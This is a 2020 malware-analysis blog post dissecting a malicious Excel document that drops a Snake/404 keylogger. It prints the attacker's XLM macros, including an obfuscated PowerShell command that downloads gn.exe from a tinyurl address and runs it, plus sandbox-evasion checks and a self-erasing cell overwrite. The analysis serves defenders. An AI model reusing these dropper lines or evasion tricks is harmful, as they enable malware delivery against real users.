
Snake/404 Keylogger, BIFF, and Covering Tracks?: An unusual maldoc

clickallthethings.wordpress.com/2020/12/16/snake-404-keylogger-biff-and-covering-tracks-an-unusual-maldoc/

View all posts by Jamie December 16, 2020




It's always interesting to see how attackers take a variety of techniques and wrap them up into one document. Some are so heavily, heavily obfuscated that it's rather easy to point and say, "Oh, the malicious stuff is probably in there. I should focus on that." Others are rather sparse and you have to spend some more time digging to put the clues together.

This evening's document is the latter (**https://app.any.run/tasks/6b24ab8c-1626-41e1-aa32-39e96fd266d5/**). It contains password protected macros, but they're empty. There's an XLM line that isn't difficult to find and decode, but that single line doesn't explain how the .exe gets downloaded.

All in all, the complication was finding the bits and pieces of code in the document and putting them together to match the Any.run behavior.

The Obvious XLM

If you open the spreadsheet and search for "=", you'll end up in cell H177.



The hex isn't tough to decode. You end up with something like the command below. Powershell is used to change to the $env:appdata directory and execute *gn.exe*.

```
=EXEC(powershell -w 1 -EP bypass stARt-slEEp 25; cd ${enV`:appdata};.('.'+'/gn.exe'))
```

However, where does *gn.exe* get downloaded?

BIFF – Binary Interchange File Format

BIFF is the binary file format that is used to save Excel workbooks. This binary format is more commonly referred to as XLS or MS-XLS and has been the default format for Excel through MS Office 2003. There have been a variety of BIFF versions over the years due to the new versions of Excel (BIFF2 – Excel 2.1; BIFF3 – Excel 3.0; BIFF4 – Excel 4.0, etc.).

.xls files are structured as OLE (object linking and embedding) compound files. These compound files can store a variety of streams of data. One such place is in the BIFF records of a Workbook stream. We are used to using **oledump.py** to search for and dump macros. Yet as I said above, these macros are empty.

```
C:\Users\REM\Desktop\2020-12-16>oledump.py RPBSafety_LLC_QuoteRequest16122020.xls
  1:       107 '\x01CompObj'
  2:       244 '\x05DocumentSummaryInformation'
  3:       224 '\x05SummaryInformation'
  4:    100977 'Workbook'
  5:       549 '_VBA_PROJECT_CUR/PROJECT'
  6:        86 '_VBA_PROJECT_CUR/PROJECTwm'
  7: m     977 '_VBA_PROJECT_CUR/VBA/Feuil1'
  8: m     675 '_VBA_PROJECT_CUR/VBA/Module1'
  9: m    1013 '_VBA_PROJECT_CUR/VBA/ThisWorkbook'
 10:      2556 '_VBA_PROJECT_CUR/VBA/_VBA_PROJECT'
 11:       571 '_VBA_PROJECT_CUR/VBA/dir'
```

oledump.py -p plugin_biff

oledump.py also lets us look through the BIFF records. We can do that with this command:

```
oledump.py -p plugin_biff --pluginoptions "-x" [document.xls]
```

```
C:\Users\REM\Desktop\2020-12-16>oledump.py -p plugin_biff --pluginoptions "-x" RPBSafety_LLC_QuoteRequest16122020.xls
  1:       107 '\x01CompObj'
  2:       244 '\x05DocumentSummaryInformation'
  3:       224 '\x05SummaryInformation'
  4:    100977 'Workbook'
             Plugin: BIFF plugin
               0085     14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, very hidden
               0085     14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible
               '0018     29 LABEL : Cell Value, String Constant - \x00_xlfn.SINGL'
               0018     23 LABEL : Cell Value, String Constant - build-in-name 1 Auto_Open
               "0006     38 FORMULA : Cell Formula - R124C4 len=16 ptgBool  *INCOMPLETE FORMULA PARSING* Remaining, unparsed expression: '\\x00$
c\\x00\\x01\\xc0\\x19@\\x02\\x01\\x15B\\x02T\\x00'"
               0006     40 FORMULA : Cell Formula - R128C4 len=18 ptgRef3dV R~176C~7 ptgRef3d R~130C~3 ptgFuncVarV args 2 func *UNKNOWN FUNCTION
* (0x8061)
               '0006    241 FORMULA : Cell Formula - R129C4 len=219 ptgInt 112 ptgFuncV CHAR (0x006f) ptgInt 111 ptgFuncV CHAR (0x006f) ptgConca
t  *INCOMPLETE FORMULA PARSING* Could contain following functions: EXEC - Remaining, unparsed expression: "\\x1ew\\x00Ao\\x00\\x08\\x1ee\\x00Ao\\x
00\\x08\\x1er\\x00Ao\\x00\\x08\\x1es\\x00Ao\\x00\\x08\\x1eh\\x00Ao\\x00\\x08\\x1ee\\x00Ao\\x00\\x08\\x1el\\x00Ao\\x00\\x08\\x1el\\x00Ao\\x00\\x08\
\x17\'\\x00 -w 1 (nEw-oB`jecT Net.WebcL`IENt).(\'Do\\x08\\x1ew\\x00Ao\\x00\\x08\\x17\\x11\\x00n\'+\'loadFile\').In\\x08\\x1ev\\x00Ao\\x00\\x08\\x1
7\\x05\\x00oke(\'\\x08\\x1eh\\x00Ao\\x00\\x08\\x17 \\x00ttps://tinyurl.com/y7zcye22\',\'gn\\x08\\x1e.\\x00Ao\\x00\\x08\\x17\\x05\\x00exe\')\\x0BB\
\x01n\\x00"'
               0006     40 FORMULA : Cell Formula - R136C4 len=18 ptgRef3d R~177C~7 ptgRef3d R~130C~3 ptgFuncVarV args 2 func *UNKNOWN FUNCTION*
 (0x8032)
               0006     40 FORMULA : Cell Formula - R137C4 len=18 ptgRef3d R~177C~7 ptgRef3d R~129C~3 ptgFuncVarV args 2 func *UNKNOWN FUNCTION*
 (0x8032)
               0006     26 FORMULA : Cell Formula - R138C4 len=4 ptgFuncVarV args 0 func *UNKNOWN FUNCTION* (0x8004)
               0006     26 FORMULA : Cell Formula - R139C4 len=4 ptgFuncVarV args 0 func PAUSE (0x00f8)
```

There's a lot of output here so let's take a look at it. The first line shows that a *very hidden* macro sheet exists. We'll need to take care of that. The fourth line shows that there is a cell with the name *Auto_Open* which will execute as soon as the document is opened.

```
100977 'Workbook'
       Plugin: BIFF plugin
         0085     14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, very hidden
         0085     14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible
         '0018     29 LABEL : Cell Value, String Constant - \x00_xlfn.SINGL'
         0018     23 LABEL : Cell Value, String Constant - build-in-name 1 Auto_Open
```

The remaining output shows FORMULA cells that will get executed in some way. Some of it is parsed successfully, others not so much. Either way, we can see a *tinyurl.com* address. this is most likely the URL from which the .exe gets downloaded. These formulas are stored somewhere. Let's get that *very hidden* macro sheet unhidden and see what we can see.

```
               "0006     38 FORMULA : Cell Formula - R124C4 len=16 ptgBool  *INCOMPLETE FORMULA PARSING* Remaining, unparsed expression: '\\x00$
c\\x00\\x01\\xc0\\x19@\\x02\\x01\\x15B\\x02T\\x00'"
               0006     40 FORMULA : Cell Formula - R128C4 len=18 ptgRef3dV R~176C~7 ptgRef3d R~130C~3 ptgFuncVarV args 2 func *UNKNOWN FUNCTION
* (0x8061)
               '0006    241 FORMULA : Cell Formula - R129C4 len=219 ptgInt 112 ptgFuncV CHAR (0x006f) ptgInt 111 ptgFuncV CHAR (0x006f) ptgConca
t  *INCOMPLETE FORMULA PARSING* Could contain following functions: EXEC - Remaining, unparsed expression: "\\x1ew\\x00Ao\\x00\\x08\\x1ee\\x00Ao\\x
00\\x08\\x1er\\x00Ao\\x00\\x08\\x1es\\x00Ao\\x00\\x08\\x1eh\\x00Ao\\x00\\x08\\x1ee\\x00Ao\\x00\\x08\\x1el\\x00Ao\\x00\\x08\\x1el\\x00Ao\\x00\\x08\
\x17\'\\x00 -w 1 (nEw-oB`jecT Net.WebcL`IENt).(\'Do\\x08\\x1ew\\x00Ao\\x00\\x08\\x17\\x11\\x00n\'+\'loadFile\').In\\x08\\x1ev\\x00Ao\\x00\\x08\\x1
7\\x05\\x00oke(\'\\x08\\x1eh\\x00Ao\\x00\\x08\\x17 \\x00ttps://tinyurl.com/y7zcye22\',\'gn\\x08\\x1e.\\x00Ao\\x00\\x08\\x17\\x05\\x00exe\')\\x08B\
\x01n\\x00"'
               0006     40 FORMULA : Cell Formula - R136C4 len=18 ptgRef3d R~177C~7 ptgRef3d R~130C~3 ptgFuncVarV args 2 func *UNKNOWN FUNCTION*
 (0x8032)
               0006     40 FORMULA : Cell Formula - R137C4 len=18 ptgRef3d R~177C~7 ptgRef3d R~129C~3 ptgFuncVarV args 2 func *UNKNOWN FUNCTION*
 (0x8032)
               0006     26 FORMULA : Cell Formula - R138C4 len=4 ptgFuncVarV args 0 func *UNKNOWN FUNCTION* (0x8004)
               0006     26 FORMULA : Cell Formula - R139C4 len=4 ptgFuncVarV args 0 func PAUSE (0x00f8)
```

Unhiding the macro sheet


This process of unhiding a macro sheet is outlined in more detail **here**. Essentially, we need to toss the following VBA in a macro and execute it. Of course, the macros in this document are password protected, but other **posts** of mine show how to bypass it.

```
Sub ShowAllSheets()

    Dim sh As Worksheet

    For Each sh In ActiveWorkbook.Sheets

    sh.Visible = True

    Next

End Sub
```

This VBA code uncovers a new sheet in the document. We will need to change the font color from white to black to see them.

```
124 =ERROR(FALSE, (B100))
125
126 =IF(GET.WORKSPACE(22-3),,CLOSE(TRUE))
127 =IF(GET.WORKSPACE(22+20),,CLOSE(TRUE))
128 =FORMULA.FILL(Sheet1!H177,Macro1!D131)
129 =EXEC(CHAR(112)&CHAR(111)&CHAR(119)&CHAR(101)&CHAR(114)&CHAR(115)&CHAR(104)&CHAR(101)&CHAR(108)&CHAR(108)&" -w 1 (nEw-oB`jec
130
131
132
133
134
135
136 =COPY(Sheet1!H178,Macro1!D131)
137 =COPY(Sheet1!H178,Macro1!D130)
138 =SAVE()
139 =PAUSE()
```

We can see the typical GET.WORKSPACE checks for a mouse (line 126) and the ability to play sounds (line 127). After that, it takes the macro code from Sheet1 and copies it to D131.



Line 129 contains the obfuscated line that does the actual downloading:

```
powershell -w 1 (nEw-oBjecT Net.WebcLIENt).
('Down'+'loadFile').Invoke('https://tinyurl.com/y7zcye22','gn.exe')
```

We already saw the deobfuscated command in line 131 above.

Covering Tracks?

```
124 =ERROR(FALSE, (B100))
125
126 =IF(GET.WORKSPACE(22-3),,CLOSE(TRUE))
127 =IF(GET.WORKSPACE(22+20),,CLOSE(TRUE))
128 =FORMULA.FILL(Sheet1!H177,Macro1!D131)
129 =EXEC(CHAR(112)&CHAR(111)&CHAR(119)&CHAR(101)&CHAR(114)&CHAR(115)&CHAR(104)&CHAR(101)&CHAR(108)&CHAR(108)&"
130
131 =EXEC(CHAR(112)&CHAR(111)&CHAR(119)&CHAR(101)&CHAR(114)&CHAR(115)&CHAR(104)&CHAR(101)&CHAR(108)&CHAR(108)&"
132
133
134
135
136 =COPY(Sheet1!H178,Macro1!D131)
137 =COPY(Sheet1!H178,Macro1!D130)
138 =SAVE()
139 =PAUSE()
```

XLM code has the ability to make actual changes to the cells. This, in effect, also makes changes to the document itself. Line 138 will save whatever changes have been made thus far. And what do we notice happening right before that save? A blank cell is copied on top of 131, a cell that contained the command to execute *gn.exe*.

My first thought that the purpose of overwriting line 131 was to make it tougher for incident responders to analyze a possibly malicious document. I also initially thought that it was a mistake to overwrite line 130 as it was blank already. It seemed to me that 129 would be a better candidate as it contains another of the smoking guns that downloaded the malware.

I don't think this is likely for two reasons. First, if my theory is true, it means that each malicious document in this campaign can be **used only once**. Once the XLM code is enabled, it gets one shot to reach out, download, and execute the malware before cleaning up its own tracks. There is no opportunity for the victim to try re-opening the document and getting infected again. Second, there is no XLM code to overwrite the obfuscated command in Sheet1!H177. I think that if an attacker were concerned about covering his tracks in this way, this other command should be deleted as well.

Conclusion

So like I said, this document was unusual. It contained a lot of things we've seen before like XLM, very hidden sheets, and password-protected macros, but this was a new combination of a variety of techniques. Plus we saw the added XLM commands that delete lines. If someone's got a better theory about its purpose, I'm all ears. I just wonder if we're going to see this technique more often? Ideas do have a way of getting around.

Thanks for reading.